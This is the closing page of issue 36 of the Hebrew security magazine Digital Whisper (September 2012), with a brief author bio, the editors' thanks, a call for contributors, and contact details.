יובל נתיב, בן 23, מדריך בקורס Hacking Defined Experts, בודק חדירה וחוקר אבטחת מידע ב-See-Security ובעל בלוג אבטחת מידע ישראלי בשם "אבטחה":

https://avtacha.wordpress.com

# דברי סיום

בזאת אנחנו סוגרים את הגליון ה-36 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

**אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!**

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

*"Talkin' bout a revolution sounds like a whisper"*

הגליון הבא ייצא ביום האחרון של חודש אוקטובר.

אפיק קסטיאל,

ניר אדר,

30.09.2012